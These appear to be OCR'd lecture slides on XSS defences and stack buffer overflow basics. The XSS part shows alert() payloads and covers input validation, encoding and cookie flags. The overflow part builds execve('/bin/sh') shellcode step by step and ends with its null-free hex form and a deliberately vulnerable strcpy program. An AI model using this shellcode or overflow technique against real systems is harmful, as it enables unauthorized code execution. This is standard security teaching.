
Simple XSS Attack

http://myserver.com/test.jsp?name=Stef




```
<HTML>
<Body>
Welcome
Stefan
</Body>
</HTML>
```

http://myserver.com/welcome.jsp?name=<script>alert("Attacked")</scr




```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</scri
pt>
</Body>
</HTML>
```

Preventing XSS means Preventing…

- Subversion of separation of clients
  - Attacker can access affected clients' data
  - Industrial espionage
- Identity theft
  - Attacker can impersonate affected client
- Illegal access
  - Attacker can act as administrator
  - Attacker can modify security settings

XSS Solution

Input Validation

But what is to consider “Input”?

Typical HTTP Request

```
POST /thepage.jsp?var1=page1.html HTTP/1.1
Accept: */*
Referer: http://www.myweb.com/index.html
Accept-Language: en-us,de;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-url-encoded
Content-Lenght: 59
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: www.myweb.com
Connection: Keep-Alive

uid=fred&password=secret&pagestyle=default.css&action=login
```

This all is input:

Reqested Resource

GET and POST Parameters

Referer and User Agent

HTTP Method

What to Consider Input?

- Not only field values with user supplied input
- Should be treated as Input:
  - All field values: Even hidden fields
  - All HTTP header fields: Referer
  - And even the HTTP method descriptor

What if you request the following from your Web Server?

<script>alert("Hello")</script> / HTTP/1.0

- Input is any piece of data sent from the client!
  - That is the whole client request

How to perform Input Validation

- Check if the input is what you expect
  - Do not try to check for "bad input"
- Black list testing is no solution
  - Black lists are never complete!
- White list testing is better
  - Only what you expect will pass
  - (correct) Regular expressions

HTML Encoding may help ...

- HTML encoding of all input when put into output pages
- There are fields where this is not possible
  - When constructing URLs from input (e.g. redirections)
  - Meta refresh, HREF, SRC, ...
- There are fields where this is not sufficient
  - When generating Javascript from input
  - Or when used in script enabled HTML Tag attributes

```
Htmlencode("javascript:alert(`Hello`)") = javascript:alert(`Hello`)
```

Cookie Options mitigate the impact

Complicate attacks on Cookies

- "httpOnly" Cookies
  - Prevent disclosure of cookie via DOM access
    - IE only currently
    - use with care, compatibility problems may occur
  - But: cookies are sent in each HTTP requests
    - E.G. Trace-Method can be used to disclose cookie
  - Passwords still may be stolen via XSS
- "secure" Cookies
  - Cookies are only sent over SSL

Web Application Firewalls

- Web Application Firewalls
  - Check for malicous input values
  - Check for modification of read-only parameters
  - Block requests or filter out parameters
- Can help to protect „old“ applications
  - No source code available
  - No know-how available
  - No time available
- No general solution
  - Usefulness depends on application
  - Not all applications can be protected

This is NO Solution!


- SSL:
  - Attack is not based on communication security flaws
  - Attack is based on application security problems
- Client side input checking:
  - Can be subverted easily
  - Direct URL access

```
<form method="GET" action="/file.jsp">
<input type="text" name="fname" maxlength="10">
```

```
GET /file.jsp?fname=1234567890 12345
```

Stack Buffer Overflow Basics

Lower memory addresses



Higher memory addresses

- A process in memory:
  - text (Program code; marked read-only, so any attempts to write to it will result in segmentation fault)
  - data segment (Global and static variables)
  - stack (Dynamic variables)


- The process is blocked and is rescheduled to run again with a larger memory space if the user attack exhausts available memory.

Stack Basics

- A stack is contiguous block of memory containing data.
- Stack pointer (SP) – a register that points to the top of the stack.
- The bottom of the stack is at fixed address.
- Its size is dynamically adjusted by kernel at run time.
- CPU implements instructions to PUSH onto and POP off the stack.

Stack Basics

Lower memory addresses




High memory addresses

- A stack consists of logical stack frames that are pushed when calling a function and popped when returning. Frame pointer (FP) – points to a fixed location within a frame.
- When a function is called, the return address, stack frame pointer and the variables are pushed on the stack (in that order).
- So the return address has a higher address as the buffer.
- When we overflow the buffer, the return address will be overwritten.

```
void function(){
…
  return;
}

void main(){
..
Function();
..
}
```



Another Example Code

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
 }

void main(){
    function(1,2,3);
 }
```

Stack layout for the example code

```
bottom of                          top of
memory                             memory

     buffer2      buffer1    sfp ret  a     b     c
<------ [                ][          ][   ][   ][    ][    ][    ]

Top of stack                       bottom of stack
```

General Form of Security Attack Achieves Two Goals:

1. Inject the attack code, which is typically a small sequence of instructions that spawns a shell, into a running process.

2. Change the execution path of the running process to execute the attack code.

Overflowing stack buffers can achieve both goals simultaneously.

How can we place arbitrary instruction into its address space?


- place the code that you are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer.

We want:


```
bottom of                                   top of
memory                                    memory

      DDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF
      89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF
      buffer                sfp   ret   a     b     c
<---- [SSSSSSSSSSSSSSSSSSS]  [SSSS][0xD8][0x01][0x02][0x03]
      ^                          |
       |__________________________|

top of                                      bottom of
stack                                       stack
```




(i) Before the attack



(ii) after injecting the attack code

(iii) executing the attack code




```
void main() {
   char buffer[96];
   ...
   strcpy(buffer, large_string);
   return;
}
```

executed code segment

Shellcode.c

```
#include<stdio.h>
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

After compiling the code and starting up gdb, we have the shellcode in assembly:

```
[myshell]$ gcc -o shellcode -ggdb -static shellcode.c
[myshell]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 :   pushl  %ebp
0x8000131 :   movl   %esp,%ebp
0x8000133 :   subl   $0x8,%esp
0x8000136 :   movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d :   movl   $0x0,0xfffffffc(%ebp)
0x8000144 :   pushl  $0x0
0x8000146 :   leal   0xfffffff8(%ebp),%eax
0x8000149 :   pushl  %eax
0x800014a :   movl   0xfffffff8(%ebp),%eax
0x800014d :   pushl  %eax
0x800014e :   call   0x80002bc <__execve>
0x8000153 :   addl   $0xc,%esp
0x8000156 :   movl   %ebp,%esp
0x8000158 :   popl   %ebp
0x8000159 :   ret
End of assembler dump.
```

Some modifications to the shellcode:

We want the program to exit cleanly if the execve syscall fails. We add exit(0); as the last line in the code.

Our list of steps:

- Have the null terminated string "/bin/sh" somewhere in memory.
- Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string "/bin/sh" into the EBX register.
- Copy the address of the string "/bin/sh" into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the int $0x80 instruction.
- Copy 0x1 into the EAX register.
- Copy 0x0 into the EBX register.
- Execute the int $0x80 instruction.

Then, place the string after the code.

Trying to put this together in Assembly language, we have:

```
movl string_addr,string_addr_addr
movb $0x0,null_byte_addr
movl $0x0,null_addr
movl $0xb,%eax
movl string_addr,%ebx
leal string_addr,%ecx
leal null_string,%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
/bin/sh string goes here.
```

Problem:

we don’t know where in the memory space of the program we’re trying to exploit the code (the string that follows it) will be placed.

Solution:

--Place a CALL instruction right before the “/bin/sh” string, and a JMP instruction to it.

--the string’s address will be pushed onto the stack as the return when CALL is executed. (Basically, CALL instruction pushes the IP onto the stack)

Inserting JMP and CALL instructions

```
bottom of                                   top of memory
        memory

    DDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF
    89ABCDEF0123456789AB  CDEF 0123 4567  89AB CDEF
    buffer                  sfp   ret    a     b     c
<---[JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03] ^|^                ^|
      |
    |||_______________| |___________| (1)
(2)   ||_______________| |
      |___________________| (3)
top of stack                            bottom of stack
```

Running the shellcode

- We must place the code we wish to execute in the stack or data segment.

  (Recall: text region of a process is

  marked read-only)

- To do so, we'll place our code in a global array in the data segment. We need hex representation of the binary code.

shellcodeasm.c

```
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

```
[myshell]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[myshell]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 :   pushl  %ebp
0x8000131 :   movl   %esp,%ebp
0x8000133 :   jmp    0x800015f
0x8000135 :   popl   %esi
0x8000136 :   movl   %esi,0x8(%esi)
0x8000139 :   movb   $0x0,0x7(%esi)
0x800013d :   movl   $0x0,0xc(%esi)
0x8000144 :   movl   $0xb,%eax
0x8000149 :   movl   %esi,%ebx
0x800014b :   leal   0x8(%esi),%ecx
0x800014e :   leal   0xc(%esi),%edx
0x8000151 :   int    $0x80
0x8000153 :   movl   $0x1,%eax
0x8000158 :   movl   $0x0,%ebx
0x800015d :   int    $0x80
0x800015f :   call   0x8000135
0x8000164 :   das
0x8000165 :   boundl 0x6e(%ecx),%ebp
0x8000168 :   das
0x8000169 :   jae    0x80001d3 <__new_exitfn+55>
0x800016b :   addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 :     0xeb
(gdb)
0x8000134 :     0x2a
(gdb)
.
.
.
```

Obstacle: There must be no null bytes in the shellcode for the exploit to work.

Reason: null bytes in our shellcode will be considered the end of the string the copy will be terminated when encountering the null character.

After eliminating null bytes, shellcode in Hex representation (Note: different hardware architecture has different Hex. Representation of binary code):

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

vulnerable.c

```
void main(int argc, char *argv[]) {
    char buffer[512];
    if (argc > 1)
        strcpy(buffer,argv[1]);
}
```